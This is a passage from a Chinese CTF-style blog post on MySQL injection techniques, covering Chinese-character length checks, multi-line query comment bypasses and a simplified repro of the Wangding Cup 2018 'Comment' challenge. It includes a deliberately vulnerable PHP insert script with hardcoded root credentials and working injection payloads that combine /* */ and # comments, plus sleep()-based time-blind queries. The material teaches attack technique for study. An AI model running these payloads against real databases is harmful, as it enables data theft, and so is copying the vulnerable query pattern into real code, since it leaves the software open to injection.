因为`()`为表达式的意思。所以整体意思就是对`id<>1`取反。所以就为等于`=`了

17. 中文

打过了一些CTF题但是一直都没遇到中文的问题。直到听别人说了才发现这个问题。真是拉跨！！！

```
mysql> select * from 中文测试三;
+-----------------+
| name            |
+-----------------+
| 中文名称一      |
+-----------------+
1 row in set (0.00 sec)

mysql> select substr((select group_concat(name) from 中文测试三),1,1);
+-----------------------------------------------------------+
| substr((select group_concat(name) from 中文测试三),1,1)      |
+-----------------------------------------------------------+
| 中                                                        |
+-----------------------------------------------------------+

mysql> select length((select group_concat(name) from 中文测试三));
+-------------------------------------------------------+
| length((select group_concat(name) from 中文测试三))      |
+-------------------------------------------------------+
|                                                    15 |
+-------------------------------------------------------+
1 row in set (0.00 sec)
```

可以看到此处的每个中文占3个字节。可以看到如果`substr`切的是5个字节往后的话，那么根本就不会回显

```
mysql> select char_length((select group_concat(name) from 中文测试三));
+------------------------------------------------------------+
| char_length((select group_concat(name) from 中文测试三))      |
+------------------------------------------------------------+
|                                                          5 |
+------------------------------------------------------------+
1 row in set (0.00 sec)
```

实际上length计算的是字节。
1、字节，utf8编码下,一个汉字三个字节，一个数字或字母一个字节。
2、gbk下,一个汉字两个字节，一个数字或字母一个字节。

char_length计算的是字符：
1、单位为字符
2、不管汉字还是数字或者是字母都算是一个字符

> length()<>char_length()可以用来检验是否含有中文字符

例如：

```
mysql> select length((select group_concat(name) from 中文测试三))<>char_length((select group_concat(name) from 中文测试三));
+----------------------------------------------------------------------------------------------------------------------------+
| length((select group_concat(name) from 中文测试三))<>char_length((select group_concat(name) from 中文测试三))
        |
+----------------------------------------------------------------------------------------------------------------------------+
|
       1 |
+----------------------------------------------------------------------------------------------------------------------------+
1 row in set (0.00 sec)
```

18. 多行语句

平常我们做的都是sql语句的注入。这很正常，没毛病，但是其实后端的sql语句都是一行，emm……不知道这种描述对不对。但是确实是这样

例如：

```
select * from user where username='前端数据' and password='前端数据';
```

> 这很正常没有毛病，只要这两处的用户可控点能够进行注入，那么就能拖库。但是一直没有想到是是如果语句不是单行喃，而是多行喃

例如：

```
MariaDB [ctf]> select * from user where username='melody' and
    -> password='password';

+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 13 | melody   | password |
+----+----------+----------+
```

简单看起来没有任何的问题，但是细想的话，其实有一些注入过程中容易出问题的地方。例如：`#` 和 `--+` 实际上都是单行注释，而 `/**/` 作为多行注释的话，需要有第二个可控点进行配合。

例如：

```
#多行
MariaDB [ctf]> select * from user where username='melody'=0#'
    -> and password='crow';
Empty set (0.00 sec)



#单行
MariaDB [ctf]> select * from user where username='melody'=0 # and password='crow';
    -> ;
+----+----------+----------------+
| id | username | password       |
+----+----------+----------------+
|  1 | kkp      | kkp            |
|  2 | kkp      | kkp
```

> 可以看到的是此处的`#`,仅仅对所在行进行了注释，而没有对第二行进行注释。否则的话，按照逻辑来说的话会弹出全部数据。

所以此处应该针对多行的情况进行注入。

例如：

```
MariaDB [ctf]> select * from user where username='melody'=0 and sleep(1) or #'
    -> password='lplp';     #注意此处为第二行
Empty set (11.00 sec)
```

> 此处使用or的方式进行了简单的绕过处理。就此而言的话，实际上还能够进行更多的注入处理。此处不做演示

其实此处也能够进行多行注释的绕过：

```
MariaDB [ctf]> select * from user where username='melody'=0 and sleep(1)  /*' and
    -> password='lplpp*/#'  #此处为第二行
    -> ;   #把;放在第二行的话，会被注释点。所以放在这
```

> 此处为了方便观看做了一些美化处理，实际的语句也差不多

可以看到此处的第二行的`password`可控点并不是注入点。但是通过`/**/`，哪怕`*/`在单引号的包裹中，还是可以产生实际的作用。所以此处的第二个可控点虽然不能注入，但还是通过`*/`闭合了前面的单引号，从而使`#`产生效果，闭合掉后面的单引号。完美的注释掉了第二行的`password='可控点';`。这样的话，就还是相当于单行语句的效果了

> （ps.如果是只有一个可控点的话，那么换不换行的效果都一样。如果查询语句`select`的话，可以通过这种方式来进行注入）

CTF实例

> 此处为借鉴BUUCTF中的网鼎杯%202018Comment来做的mysql多行注入
> 大佬讲解的帖子
> 此题,简单来说，就是爆破，git泄露加上二次注入。还需要对linux操作系统有不少的了解，才能成功的获取此题的flag
> 此处不对git泄露和其他的东西做过多的阐述。直说sql注入的问题。

CTF中的示例：

复现源码如下：

> 此处的复现源码并不是其真正的源码，而是笔者自己构建的源码。只保留其CTF源码中最关键的漏洞点处的源码

index.php

> 实际CTF中并不是此页面的漏洞，此处只是为了方便复现之用

```
<?php
        include('mysql.php');
    show_source(__FILE__);
    $username = $_POST['username'];
    #$username = addslashes($_POST['username']);
    #$password = $_POST['password'];
    $password = addslashes($_POST['password']);
    $id = intval(addslashes($_POST['id']));
    $sql = "insert into user
            set username = '$username',
                password = '$password',
                id = '$id'";
    var_dump($result = mysql_query($sql));
        echo mysql_error($con);
```

mysql.php

```
<?php
$con = mysql_connect('localhost','root','123456');
mysql_query("set names utf8");
mysql_select_db("ctf");
?>
```

通过post数据就可以进行注入，

> 原本的CTF中是二次注入，不过笔者对此简化了。直接只探讨多行注入

payload如下：

```
#post的数据如下
username=1',password=user(),/*&password=*/#kkp&id=28
```

后端构造的payload中的sql语句如下：

```
insert into user
    set username = '1',password=user(),/*',     #可以看到，第二行中因为  多行注释 又接 单行注释 的原因，
  password = '*/#kkp',     #第二行被完全的注释掉了。第二行原本的password,被攻击者写到了第一行，
    id = '28';        #并且被爆数据通过password字段写入到了数据库中，重新查询的话，就能够直接获得数据
```

> 实际产生效果的sql语句为：
>
> ```
> insert into user
>  set username = '1',password=user(),
>
>   id = '28';
>
>
> #再简化的话，就是
> insert into user set username = '1',password=user(), id = '28';
> ```

> 数据库测试：
>
> ```
> MariaDB [ctf]> insert into user
>  -> set username = '1',password=user(),/*',
> /*> password = '*/#kkp',
>  -> id = '29';
> Query OK, 1 row affected (0.01 sec)
> ```

注意：

多行注释从后往前注释的话，是不能突破`'`单引号的束缚的：

```
select * from user where username='/*' and password=''*/melody'='0';
```

> 执行失败

19. 两个注入点

如果要通过两个注入点进行注入的话，其实际就相当于上面的。多行语句注释


> 好吧，笔者也不晓得笔者想表达什么意思。而且也写的没有必要

简单说，如果第一个可控点为注入点，但是第二个可控点不是注入点的话，那么第二个可控点就会对注入过程产生影响

简单示例把：

```
select * from user where username='1'=0/*' and password='*/#';
```

> 通过这种方式就能突破第二个可控点。打破第二个可控点的`'`单引号束缚



[创作打卡挑战赛](#)

[赢取流量/现金/CSDN周边激励大奖](#)